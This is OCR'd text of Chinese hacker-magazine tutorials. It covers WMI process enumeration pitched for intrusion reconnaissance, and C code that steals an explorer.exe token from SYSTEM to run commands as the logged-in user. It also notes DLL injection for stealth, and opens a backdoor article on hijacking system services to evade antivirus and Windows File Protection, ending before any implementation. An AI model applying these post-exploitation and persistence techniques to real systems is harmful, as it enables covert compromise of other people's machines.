


图 10

我们可以看到，从右边的窗口中可以获悉很多本机的信息。现在单击查找实例（对象）图标（就是那个望远镜），输入类的名字 win32_process，如图 11 所示。

单击“Add”按钮添加到列表中，单击“OK”按钮完成，

这样我们就查询到所有类名为“Win32_Process”的对象了，如图 12 所示。




图 11




图 12

作为演示，我们随便选择一个对象之后便可以看到其相关的属性了，如图 13 所示。





图 13

画框的部分显示的分别是参数（为空）、进程名、进程 ID。他们对应的标识名和我们在程序中用到的是一样的。那么反过来，我们可以从这里发现需要的数据，在程序里查询获取。

从这个列表中的展示，我们可以发现仅仅通过一个进程，便可以获取到诸多针对或不仅是针对本进程的信息（例如进程所属 Session）。这在入侵过程中，可以作为有效的信息收集手段。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字:VC、Windows、身份切换



小议 Windows 下身份切换

文/图 GF

一些很实际的问题

本来想把标题写成《小议 Windows 下降权》，“降权”二字似乎显得简单明了一点。但是综合实际中遇到的问题，对我们而言往往需要的并不是权限的降低，而是需要某个账户的“身份”来做一些事。

最频繁出现的莫过于 system 账户（权限）切换到普通用户权限的问题，以便获取与该用户相关的数据，抑或是执行环境。

对于同线程中切换用户身份的处理办法，一般采用的是模拟用户登录的方法，代码如下：

```
bool   imp(DWORD pid)
{
    HANDLE hToken,process;
        process = OpenProcess(PROCESS_ALL_ACCESS,FALSE,
pid);
        if (OpenProcessToken(process,TOKEN_ALL_ACCESS,
&hToken))
        {
            if(ImpersonateLoggedOnUser(hToken))
            {
            }
        }
    }
```

这里需要说句废话，被模拟登录的用户权限必然比你当前运行程序时的权限低或者相等才行。

这里我们假设是在 system 权限下进行模拟登录，通过此等举措再调用 GetUserName 后返回的用户名确实为模拟登录的用

户。但是当你通过 system 函数执行 cmd 命令 whoami 时，依然显示的是 system。截屏，漆黑一片。又或者你打开注册表，sam 下的子键豁然于眼前。自然地，通过注册表获取类似 Favorites 路径也不是我们模拟登录的用户的（比如我在实际运行中获取到的就是 NETWORK SERVICE 用户的）。

这是一个很纠结的问题。同样的，当我们利用注册表注入 Winlogon 进程时，即使将 Impersonate 设置为 1，让 Winlogon 以登录用户权限执行我们的 DLL。但是仍旧会遇到上面的问题。我很怀疑这个 Impersonate 设置为 1 是否就是 Winlogon 执行了 ImpersonateLogged 而已。

由于最近比较忙，没有空闲时间具体深究线程、进程权限相关以及执行环境的问题以查出此种现象的成因。不过倒是找到两个符合需求的解决办法。

解决思路

目前我想到的解决思路有两个，先来说说针对进程的。

所谓针对进程的，就是指需要创建一个新的进程，而这个受我们控制的进程便是完全以用户身份运行的。代码如下：

```
BOOL EnableDebugPriv()
{
    HANDLE hToken;
    LUID sedebugnameValue;
    TOKEN_PRIVILEGES tkp;
    if ( ! OpenProcessToken( GetCurrentProcess(),
        TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
&hToken ) )
    {
        return FALSE;
    }
    if ( ! LookupPrivilegeValue( NULL, SE_DEBUG_NAME,
&sedebugnameValue ) )
    {
        CloseHandle( hToken );
        return FALSE;
    }
    tkp.PrivilegeCount = 1;
    tkp.Privileges[0].Luid = sedebugnameValue;
    tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    if ( ! AdjustTokenPrivileges( hToken, FALSE, &tkp, sizeof
tkp, NULL, NULL ) )
    {
        return FALSE;
    }
    CloseHandle( hToken );
    return TRUE;
}
HANDLE GetProcessHandle(LPSTR szExeName)
{
    PROCESSENTRY32 Pc = { sizeof(PROCESSENTRY32) };
    HANDLE hSnapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPALL, 0);
    if(Process32First(hSnapshot, &Pc)){
        do{
            if(!stricmp(Pc.szExeFile, szExeName)) {
            //返回 explorer.exe 进程的 PID
                printf("explorer's PID=%d\n",Pc.th32ProcessID);
                return OpenProcess(PROCESS_ALL_ACCESS,
TRUE, Pc.th32ProcessID);
            }
        }while(Process32Next(hSnapshot, &Pc));
    }
    return NULL;
}
int impuser(TCHAR cmdline[256])
{
    HANDLE hToken;
    HANDLE    hExp    =
GetProcessHandle("EXPLORER.EXE");
    if(hExp    ==    NULL)
    return    FALSE;
    OpenProcessToken(hExp,TOKEN_ALL_ACCESS,&hToken);
        if(hToken    ==    NULL)
            return    FALSE;
            STARTUPINFO si;
        PROCESS_INFORMATION pi;
        ZeroMemory(&si,    sizeof(STARTUPINFO));
        si.cb              =    sizeof(STARTUPINFO);
        si.lpDesktop    =    "winsta0\\default";
        si.wShowWindow = SW_SHOW;
        si.dwFlags=STARTF_USESHOWWINDOW;
        TCHAR    szParameter[256]    =    "/c ";
        lstrcat(szParameter,cmdline);
        printf("szParameter=%s\n",szParameter);
        char path[MAX_PATH];
        GetSystemWindowsDirectory(path,MAX_PATH);
        lstrcat(path,"\\system32\\cmd.exe");
        if(CreateProcessAsUser(hToken,(char
*)path,szParameter,NULL,

        NULL,FALSE,CREATE_DEFAULT_ERROR_MODE,NULL,
NULL,&si,&pi))
        {
            printf("CreateProcessAsUser
sucessed!%d\n",GetLastError());
            CloseHandle(pi.hProcess);
            CloseHandle(pi.hThread);
        }
        return 0;
}
int main()
{
    impuser("whoami");
    return 0;
}
```

以上代码的功能是以普通用户身份执行 whoami 命令。这样的话，即使我们用 system 权限来运行这个代码，cmd 显示的会是系统进程 explorer.exe 所属用户的用户名（而 explorer.exe 一般是属于普通用户的），倘若还不放心，将 whoami 换成 regedit，这个时候，sam 键已经不能展开。再来截个屏，也显示的是 explorer.exe 所属用户的桌面。

仔细看上面的代码，其实前面部分和我文章开头处的代码大同小异。区别在于，这里拿到 explorer 进程的令牌后，选择了 CreateProcessAsUser 函数而不是 ImpersonateLoggedOnUser 函数。

至此，用户身份的切换完全实现！

我们再来谈第二种解决思路，针对线程创建的思路。

第一种思路确实完全解决了身份切换的问题。但是结合实际应用，尤其是针对要常驻内存且要求隐蔽性的需求来说，显得有点美中不足。

个人觉得 Ring3 上隐藏进程最好的办法是 DLL 附加进某个进程：彻底不产生新的进程。所以很自然想到了远程线程注入。好事成双的是注入线程的属性继承了创建它的父线程的属性，而这个父线程自然是属于被注入进程。简单来说：即使你是 system 权限，当你 createremotethread 某个隶属于普通用户的进程后，在这个新建立的线程里执行 whoami 会是这个普通用户的名字，截屏也是这个用户的桌面……亦即，功能上和第一种思路实现的功能完全等同。

衍生的问题及解决办法

额外值得一提的是，目前所讨论的身份切换，范围是已经

登录的用户，或者说起码存在一个隶属于待切换用户的进程。

很多时候，需要确定被注入进程属于哪个用户，又或者你的需求可能会反过来，切换到指定用户的身份。


或许你会首先想到用前面模拟用户登录的方法来实现：获取指定进程的令牌→模拟登录→GetUserName()。

但是我推荐一个更好的实现方式，它可以在用户状态下获取到甚至部分 system 进程的隶属用户。

```
LPCTSTR GetProcessUserName(DWORD dwID) // 进程 ID
{
    HANDLE hProcess=OpenProcess(PROCESS_QUERY_
INFORMATION,FALSE,dwID);
    HANDLE hToken =NULL;
    BOOL bResult =FALSE;
    DWORD dwSize =0;
    static TCHAR szUserName[256]={0};
    TCHAR szDomain[256]={0};
    DWORD dwDomainSize=256;
    DWORD dwNameSize=256;
    SID_NAME_USE    SNU;
    PTOKEN_USER pTokenUser=NULL;
        if( !OpenProcessToken(hProcess,TOKEN_QUERY,
&hToken) )
        {
            bResult = FALSE;
        }
        if( !GetTokenInformation(hToken,TokenUser,
pTokenUser,dwSize,&dwSize) )
            {
                if( GetLastError() != ERROR_INSUFFICIENT_
BUFFER )
                {
                    bResult = FALSE ;
                }
            }
            pTokenUser = NULL;
            pTokenUser = (PTOKEN_USER)malloc(dwSize);
            if( pTokenUser == NULL )
            {
                bResult = FALSE;
            }
            if( !GetTokenInformation(hToken,TokenUser,pToken
User,dwSize,&dwSize) )
            {
                bResult = FALSE;
            }
    if( LookupAccountSid(NULL,pTokenUser->User.Sid,szUserName,
&dwNameSize,szDomain,&dwDomainSize,&SNU) != 0 )
        {
            return szUserName;
            }
        return NULL;
}
int _tmain(int argc, _TCHAR* argv[])
{
    wprintf(L"%s",GetProcessUserName(1228));
    return 0;
}
```

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字：VC、Windows、后门



利用 Windows 系统服务启动后门程序

文/图 masepu

编写目的

隐蔽有效的自启动方式是编写后门程序需要重点研究的核心技术问题之一。如何使后门程序悄无声息的自动运行并能避开主机上安装的大量防护软件的监控和拦截顺利连接网络一直是后门软件需要不断突破的难点问题。现在主流的杀毒软件都带有主动防御、防火墙、程序行为监控等功能，对常见的程序自启动方式都会监控和拦截，凡是用户程序对注册表的敏感键值的操作都会报警，用户程序复制自身到系统目录下也会提示为危险行为。为了找到隐蔽有效的软件启动方法，我对利用 Windows 服务启动程序的方式进行了一些分析和测试，希望与大家共同研究和探讨。

编写思路

针对程序的自启动方式，我们可以收集到几十种不同的方法，如利用开始菜单的启动组启动、利用注册表中的 run 键和 runonce 键启动，大量各异的注册表项启动方式，利用注册为 Windows 服务方式启动和利用驱动程序启动等。但是在应对众多防护软件和杀毒软件时，以上常规的启动方式都会因为要修改注册表或是执行敏感操作而被主动防御类软件、防火墙或杀毒软件发现和拦截。值得注意的是，很多安全防护软件为了提高效率和避免误杀，对于 Windows 系统中已存在的系统文件总是网开一面，这些文件中有些可以随着系统的启动而启动，自由访问网络而不受限制。由此我想，如果能够将系统里的某些服务替换为我们自己的程序，让系统能够顺利启动该服务而不出错，并且解决掉 Windows XP 系统保护还原的问题，那么我们的程序就可以利用系统中已有的服务运行起来，解决后门程序隐蔽启动的问题了。

基本概念

Microsoft Windows 服务（Windows Service）是微软操作系统

中使用的一种应用程序类型，都遵循服务控制管理器（SCM）的接口标准，它们会在登录系统时自动运行，甚至在没有用户登录系统的情况下也会正常执行，类似于 UNIX 系统中的守护进程（daemon）。它们大多是控制台程序，不过也有少数的 GUI 程序。我们能够按照 Windows 服务规范编写出自己的在 Windows 会话中可长时间运行的可执行应用程序。它可以在计算机启动时自动启动，可以暂停和重新启动而且不显示任何用户界面。我们也可以按照 Windows 服务规范编写出以服务方式启动的后门程序，来实现后门程序的自启动功能。

Windows 文件保护（WFP）是微软操作系统防止用户或程序替换重要的 Windows 系统文件而设置的重要功能。WFP 可保护 Windows 的一部分重要系统文件。WFP 使用文件签名和代码签名所生成的编录文件来验证受保护的系统文件是不是正确的 Microsoft 版本。除了通过几种系统授权的机制来替换受保护的系统文件外，如果使用其他方法替换受保护的文件，则 WFP 会还原原始文件。通过保护这些文件，可以防止程序和操作系统出现问题。

具体实现

